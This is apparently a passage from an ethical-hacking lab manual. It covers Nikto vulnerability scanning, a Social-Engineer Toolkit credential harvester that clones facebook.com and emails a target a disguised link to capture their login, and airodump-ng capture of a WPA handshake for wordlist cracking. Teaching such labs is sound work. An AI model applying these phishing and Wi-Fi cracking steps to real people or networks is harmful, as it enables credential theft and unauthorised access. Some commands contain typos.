
Lab Environment:

1. Administrator privileges
2. Web browser with Internet connection
3. Kali Linux

Implementation:

To setup kali Linux for vulnerability scanning and use Nikto to scan for known vulnerabilities, perform the following steps.


1. Log in to kali Linux and open Terminal
2. Type the command `nikto-h <URL of website you want to scan>` and press Enter, as shown in figure




```

root@kali:~# nikto -h http://testphp.vulnweb.com/listproducts.php?cat=1
- Nikto v2.1.6
-----
+ Target IP: 176.28.50.165
+ Target Hostname: testphp.vulnweb.com
+ Target Port: 80
+ Start Time: 2018-02-24 08:25:13 (GMT-5)
-----
+ Server: nginx/1.4.1
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Retrieved x-powered-by header: PHP/5.3.10-1~lucid-2uwsgi2
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OSVDB-23654: /listproducts.php/profile.php?u=5kXB25wB: Powerboards is vulnerable to path disclosure.
+ OSVDB-8450: /listproducts.php/3rdparty/phpMyAdmin/db_details_importdocs.php?submit_show=true&do=import&docpath=/: phpMyAdmin allows directory listings remotely. Upgrade to version 2.5.3 or higher.
  
```


3. Note a vulnerability number, for example 23654, and open a web browser
4. Type the URL <https://cve.mitre.org/> in the browser to open the common Vulnerabilities and Exposures websites, as shown in figure.



5. Click on Search CVE List and type your vulnerability number in the text box, as shown in figure and press enter.



It will give a list of vulnerability details, as shown in figure.



Practical No. 4

Aim: Practical on use of Social Engineering Toolkit.

Lab Environment:

To carry out this lab, you will require the following:

Kali Linux as virtual machine


Web browser with Internet connection

Administrative privileges

Implementation:

1. Log in to Kali Linux as a Virtual Machine.
2. Go to Applications > Exploitation Tools > SET Social Engineering Tool

Then you will get the Set menu, as shown in figure.



Now the list of social engineering methods will appear, as shown in figure.

3. Type '1' to choose the Social Engineering Attacks, as shown in figure


```

File Edit View Search Terminal Help
Visit https://github.com/trustedsec/ptf to update all your tools!

There is a new version of SET available.
Your version: 7.6.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

```

4. Type '2' to choose the Website attack vectors, as shown in figure

```

File Edit View Search Terminal Help
Your version: 7.6.1
Current version: 7.7.2

Please update SET to the latest before submitting any git issues.

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) SMS Spoofing Attack Vector
11) Third Party Modules

99) Return back to the main menu.

set> 2

```

5. In the next screen that appears, type '3' to choose the credential harvester attack methods, as shown in figure.

```

File Edit View Search Terminal Help
is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.


The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Full Screen Attack Method
8) HTA Attack Method

99) Return to Main Menu

set:webattack>3

```




```

Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>

```

6. Type '2' to choose Site Cloner, as shown in figure




```

Terminal
File Edit View Search Terminal Help
8) HTA Attack Method
99) Return to Main Menu
set:webattack>2
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>

```

Then the following screen will appear, as shown in figure

Now it will prompt for IP address for the PostBack in Harvester/Tabnabbing, as shown in figure



```

99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:

```

7. Type the IP address of kali Linux of VM. here, we have used 192.xx.xx.xx as the IP address, as shown in figure

```

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within
SET
[-] to harvest credentials or parameters from a website as well as place them in
to a report
[-] This option is used for what IP the server will POST to.
[-] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:192.168.1.1

```

Then it will prompt to enter the URL of the website which is required to be cloned.

8. Type `www.facebook.com`, as shown in figure, then the following screen will appear, as shown in figure

```

[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:www.facebook.com


[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
Python OpenSSL wasn't detected or PEM file not found, note that SSL compatibility
will be affected.
[*] Printing error: zipimporter() argument 1 must be string, not function

The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web server can't bind to 80. Are you running Apache?
Do you want to attempt to disable Apache? [y/n]: y
[ ok ] Stopping apache2 (via systemctl): apache2.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.

```

10. Launch a web browser in Kali Linux and open an email services, as shown in figure

11. Compose an email and provide the target users email id in the to textbox, as shown in figure



12. Click on the link icon

13. Type a text in the Text to display textbox.

14. Click on the radio button Web address.

15. Type the fake URL **`https://facebook.com/`** in the Web address text box

16. Click on OK

Edit Link

Text to display:

Link to:

☒ **Web address**

☐ **Email address**


[Test this link](#)

Not sure what to put in the box? First, find the page on the web that you want to link to. (A [search engine](#) might be useful.) Then, copy the web address from the box in your browser's address bar, and paste it into the box above.

Now the text that you have types will appear in the email body as a link, as shown in figure

17. Click on send

Now when the target user will open his email, he will find the link, as shown in the figure



When the target user will click on the link, he/she will be presented with a replica of Facebook.com, as shown in figure



The Facebook.com page will ask the target user to enter the email and password for view the picture.

When the target user enters the credentials, the SET terminal of Kali Linux will fetch the email id and password.

Practical No. 5


Aim: Practical on Wireless and Bluetooth attacks.

Lab Environment:

1. Kali Linux as the attacker machine
2. Web browser with internet connection
3. Administrative privileges

Implementation:

1. Log in to kali Linux and launch the command terminal
2. First, check if the wireless card is connected or not by using the "iwconfig" command, as shown in figure




```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# iwconfig
wlan0 IEEE 802.11bgn ESSID:"Ws123"
      Mode:Managed Frequency:2.462 GHz Access Point: 50:28:73:45:18:30
      Bit Rate=39 Mb/s Tx-Power=19 dBm
      Retry short limit:7 RTS thr:off Fragment thr:off
      Encryption key:off
      Power Management:off
      Link Quality=67/70 Signal level=-43 dBm
      Rx invalid nwid:0 Rx invalid crypt:0 Rx invalid frag:0
      Tx excessive retries:59 Invalid misc:229 Missed beacon:0

lo no wireless extensions.
eth0 no wireless extensions.

```

3. Change the wireless interface into monitor mode using "airmon-ng start wlan0" command with wlan0 as your wireless interface name, as shown in figure



```

root@kali: ~
File Edit View Search Terminal Help
root@kali:~# airmon-ng start wlan0
Found 2 processes that could cause trouble.
If airodump-ng, aireplay-ng or airtun-ng stops working after
a short period of time, you may want to run 'airmon-ng check kill'

  PID Name
  1013 NetworkManager
  1157 wpa_supplicant

PHY      Interface      Driver      Chipset
phy0     wlan0              brcmsmac    Broadcom on bcma bus, information limited
          (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mo
          (mac80211 station mode vif disabled for [phy0]wlan0)

root@kali:~# 

```

4. use "airodump" to find out the SSID on the interface using the command:
"airodump-ng -w capture wlan0"

```

root@kali: ~
File Edit View Search Terminal Help
CH 4 ][ Elapsed: 24 s ][ 2017-11-06 16:00

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID
C8:33:43:4E:00:00 -1      0           0  0  -1  -1      WPA2 CCMP PSK Wifine
00:00:00:00:00:00 -1      0           4  0  5  -1      WPA2 CCMP PSK Wifine
74:1A:3A:3A:3A:3A -1      0           2  0  1  -1      WPA2 CCMP PSK Wifine
B8:13:42:23:48:0C -1      0           0  0  -1  -1      WPA2 CCMP PSK Wifine
E4:74:13:3A:00:20 -49     75          333  0  1  54e    WPA2 CCMP PSK Wifine
50:28:73:45:1A:30 -53     84          362  15 11  54e    WPA2 CCMP PSK Wifine
00:00:00:00:00:00 -60     58           0  0  8  54e    WPA2 CCMP PSK Wifine
B0:1A:3A:3A:3A:3A -67      9           0  0  1  54e    WPA2 CCMP PSK D340C
B8:13:42:23:48:0C -64     47           1  0 11  54e    WPA2 CCMP PSK CMC W
18:00:07:20:10:2C -66     47           66  10  2  54e    WPA2 CCMP PSK Wifine
0C:32:8F:12:75:00 -66     32           42  7  7  54e    WPA2 CCMP PSK Tanze
8C:8C:8C:8C:8C:8C -71      9           0  0  1  54e    WEP WEP BTG
74:1A:3A:3A:3A:3A -68     21           31  1  8  54e    WPA2 CCMP PSK Ean
B8:13:42:23:48:0C -66     11           1  0  8  54e    WPA2 CCMP PSK GPM
8C:8C:8C:8C:8C:8C -71      8           0  0  1  54e    WPA2 CCMP PSK BTG
18:00:07:20:10:2C -69     20           0  0 11  54e    WPA2 CCMP PSK Wifine
8C:8C:8C:8C:8C:8C -71      6           0  0  1  54e    WPA2 CCMP PSK Wifine
8C:8C:8C:8C:8C:8C -71      6           0  0 11  54e    WPA2 CCMP PSK Wifine

```

The screen will display a list of WI-FI networks as shown in figure

5. Use the following command to capture a 4-way handshake by using airodump-ng to monitor traffic on the target network using the channel and BSSID values

"airodump-ng -c 3--bssid 9C:5C:XX:XX:XX:XX -w.wlan0"

where

"-c 3" is used to specify the channel number 3

6. Now, wait to capture the handshake packet. Once you have capture a packet, you will see the output similar to figure

```

root@kali: ~
File Edit View Search Terminal Help
CH 11 ][ Elapsed: 36 s ][ 2017-11-06 16:49 ][ WPA handshake: 50:28:73:45:1A:30

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC  CIPHER AUTH E
50:28:73:45:1A:30 -40 100      378          1674  27 11  54e    WPA2 CCMP PSK W

BSSID          STATION          PWR  Rate  Lost  Frames  Probe
50:28:73:45:1A:30 7C:1C:7B:6A:1A:20 -46   0 - 6e   0       59
50:28:73:45:1A:30 B8:13:42:23:48:0C -65  12e-12e 0       25

[1]+  Stopped
lan@mon
root@kali:~# airodump-ng -c 11 --bssid 50:28:73:45:1A:30 -w . w

```

7. You will see a capture .cap file in your /root location which is a default location

8. Now, run this capture file against a wordlist to crack the WPA key

Practical No. 6

Aim: Practical on Exploiting Web-based applications.

Lab Objectives:

Enumerate a webserver by finding files and directories using DirBuster.


Lab Environment:

1. Administrative privileges
2. Kali Linux machine

